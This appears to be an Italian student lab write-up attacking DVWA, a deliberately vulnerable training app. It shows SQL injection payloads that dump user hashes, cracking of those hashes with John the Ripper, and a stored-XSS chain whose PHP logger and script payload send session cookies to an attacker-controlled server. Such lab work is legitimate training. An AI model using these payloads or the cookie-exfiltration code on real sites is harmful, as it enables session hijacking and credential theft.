



# SQLi


Ho bypassato l'autenticazione tramite **' OR 1=1 #** (poiché la condizione 1=1 è sempre vera, l'operatore OR restituirà sempre un risultato valido, motivo per cui sono riuscito ad accedere ad una nuova posizione che altrimenti sarebbe protetta).



**1' OR 1=1 UNION SELECT user, password FROM users #** Ho unito la precedente query ad una nuova query tramite UNION. Con la seconda query ho avuto accesso a username e password degli utenti presenti sul server.



**john --format=raw-md5 hashes.txt --show.** Ho inserito tutti gli hash con relativi usernames in un file .txt e tramite Jhon the Ripper ho decodificato gli hash in regolari password.




The image shows a terminal window on the left and a text editor on the right. The terminal window displays the command `john --format=raw-md5 hashes.txt --show` and its output, which lists five cracked passwords: `admin:password`, `gordonb:abc123`, `1337:charley`, `pablo:letmein`, and `smithy:password`. The text editor on the right shows the contents of `hashes.txt`, which lists five entries: `1 admin:5f4dcc3b5aa765d61d8327deb882cf99`, `2 gordonb:e99a18c428cb38d5f260853678922e03`, `3 1337:8d3533d75ae2c3966d7e0d4fcc69216b`, `4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7`, and `5 smithy:5f4dcc3b5aa765d61d8327deb882cf99`.

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
└─$ john --format=raw-md5 hashes.txt --show
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
5 password hashes cracked, 0 left

~/Desktop/hashes.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

Mi sono spostato nella tab Brute Force del DVWA dove ho inserito nome utente e relative password per verificarne l'autenticazione.



The image displays four screenshots of the DVWA Brute Force tab, each showing a successful login for a different user. The users and their passwords are: `admin` with `password`, `1337` with `charley`, `pablo` with `letmein`, and `smithy` with `password`. The welcome message for each user is also visible.

**Vulnerability: Brute Force**

**Login**

Username: `admin`

Password: `password`

Login

Welcome to the password protected area `admin`

**Vulnerability: Brute Force**

**Login**

Username: `1337`

Password: `charley`

Login

Welcome to the password protected area `1337`

**Vulnerability: Brute Force**

**Login**

Username: `pablo`

Password: `letmein`

Login

Welcome to the password protected area `pablo`

**Vulnerability: Brute Force**

**Login**

Username: `smithy`

Password: `password`

Login

Welcome to the password protected area `smithy`

**Vulnerability: Brute Force**

**Login**

Username: `gordonb`


Password: `abc123`

Login


Welcome to the password protected area `gordonb`

## XSS STORED

`<script>alert('CHILL');</script>` → Per testare l'XSS ho inviato codice HTML/JavaScript



`<script>alert(document.cookie); </script>` → ho inserito un altro codice JavaScript che ci consente di visualizzare il valore del cookie corrente nel browser dell'utente. Eseguendolo tale codice il server mi ha mostrato una finestra di avviso con il livello di sicurezza = low e il valore del cookie.




Ho avviato un server locale tramite il comando `python -m http.server 8000` (porta)

```
(kali@kali)-[~]  
$ python -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



Sono tornato sul terminale dove in precedenza avevo avviato il mio server, **dove ho notato che è stato acquisito il valore del cookie ogni qualvolta che ho avviato il codice in Javascript nel campo “message” della tab XSS Stored di DVWA.**


```
(kali@kali)~$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.100 - - [09/Jun/2023 09:36:43] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e514e057bea HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 09:39:17] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e514e057bea HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 09:45:43] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e514e057bea HTTP/1.1" 200 -
```



**Ho configurato il file log.php come da screenshot allegato:**

```
1 <?php
2 if(isset($_GET['cookie'])) {
3     $request = $_SERVER['REQUEST_METHOD'] . ' ' . $_SERVER['REQUEST_URI'] . ' ' . $_SERVER['SERVER_PROTOCOL'];
4     $headers = getallheaders();
5
6     $file = '/home/kali/cookie.txt';
7     $handle = fopen($file, 'a');
8
9     fwrite($handle, $request . "\n");
10
11     foreach ($headers as $name => $value) {
12         fwrite($handle, $name . ': ' . $value . "\n");
13     }
14
15     fwrite($handle, "\n");
16
17     fclose($handle);
18
19     echo "Richiesta GET salvata correttamente!";
20 }
21 ?>
22
23 <!DOCTYPE html>
24 <html>
25 <head>
26 <title>Salva Cookie</title>
27 </head>
28 <body>
29 <h2>Salva Cookie</h2>
30 <script>
31     var cookieValue = document.cookie;
32     var url = 'http://192.168.50.100:8000/log.php?cookie=' + encodeURIComponent(cookieValue);
33     window.location.href = url;
34 </script>
35 </body>
36 </html>
```

Dopo vari tentativi con il server aperto da Python -m ho notato che il file log.php non si apriva, bensì veniva soltanto scaricato, poiché python non è in grado di aprire un file php nel browser.



A causa del problema avuto con python, ho avviato un nuovo server apache2 con il comando **sudo systemctl start apache2**. In seguito ho modificato il file di configurazione, aggiungendo queste righe in precedenza assenti:

- **LoadModule php\_module modules/libphp.so**
- **AddHandler php-script .php**

Righe queste necessarie per abilitare e configurare in maniera corretta il modulo PHP.

```
# error, crit, alert, emerg.
# It is also possible to configure the log level
# "LogLevel info ssl:warn"
#
LogLevel warn

# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
LoadModule php_module modules/libphp.so
AddHandler php-script .php

# Include list of ports to listen on
Include ports.conf

# Sets the default security model of the Apache2
# not allow access to the root filesystem outside
# The former is used by web applications package
```



Dopo le modifiche tramite il comando `sudo systemctl restart apache2` ho fatto ripartire il server.

```
(kali㉿kali)-[~]
$ sudo systemctl restart apache2

(kali㉿kali)-[~]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Fri 2023-06-09 10:30:46 EDT; 10s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 41122 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 41128 (apache2)
    Tasks: 6 (limit: 2565)
   Memory: 12.5M
      CPU: 114ms
   CGroup: /system.slice/apache2.service
           └─41128 /usr/sbin/apache2 -k start
             └─41130 /usr/sbin/apache2 -k start
               └─41131 /usr/sbin/apache2 -k start
                 └─41132 /usr/sbin/apache2 -k start
                   └─41133 /usr/sbin/apache2 -k start
                     └─41134 /usr/sbin/apache2 -k start

Jun 09 10:30:46 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Jun 09 10:30:46 kali apachectl[41127]: [Fri Jun 09 10:30:46.122850 2023] [so:warn] [pid 41127] AH01574: module
Jun 09 10:30:46 kali apachectl[41127]: AH00558: apache2: Could not reliably determine the server's fully quali
Jun 09 10:30:46 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

Tramite comando `sudo mv log.php /var/www/html` ho spostato il mio file `log.php` nella cartella in cui è configurato apache.

```
(kali㉿kali)-[~]
$ sudo mv log.php /var/www/html/
```


Di conseguenza, ho corretto il codice al fine di far salvare il file `cookie.txt` nella cartella in cui è configurato apache `"/var/www/html/cookie.txt"` e ho reimpostato l'url corretto del mio nuovo server apache: `"http://192.168.50.100/log.php?cookie"`.

```
1 <?php
2 if(isset($_GET['cookie'])) {
3     $request = $_SERVER['REQUEST_METHOD'] . ' ' . $_SERVER['REQUEST_URI'] . ' ' . $_SERVER['SERVER_PROTOCOL'];
4     $headers = getallheaders();
5
6     $file = '/var/www/html/cookie.txt';
7     $handle = fopen($file, 'a');
8
9     fwrite($handle, $request . "\n");
10
11     foreach ($headers as $name => $value) {
12         fwrite($handle, $name . ': ' . $value . "\n");
13     }
14
15     fwrite($handle, "\n");
16
17     fclose($handle);
18
19     echo "Richiesta GET salvata correttamente!";
20 }
21 ?>
22
23 <!DOCTYPE html>
24 <html>
25 <head>
26 <title>Salva Cookie</title>
27 </head>
28 <body>
29 <h2>Salva Cookie</h2>
30 <script>
31     var cookieValue = document.cookie;
32     var url = 'http://192.168.50.100/log.php?cookie=' + encodeURIComponent(cookieValue);
33     window.location.href = url;
34 </script>
35 </body>
36 </html>
37
```

Sono tornato nella tab XSS Stored di DVWA, dove questa volta, previa modifica codice sorgente (maxlength a 250) ho dato luogo al file cookie.txt tramite il codice Javascript:

```
<script>document.location='http://192.168.50.100/log.php?cookie='+document.cookie;</script> )
```

In output mi è uscita una pagina bianca con messaggio “SALVA COOKIE”



## Salva Cookie

Da GUI ho trovato il file cookie.txt è stato salvato come da screenshot allegato.

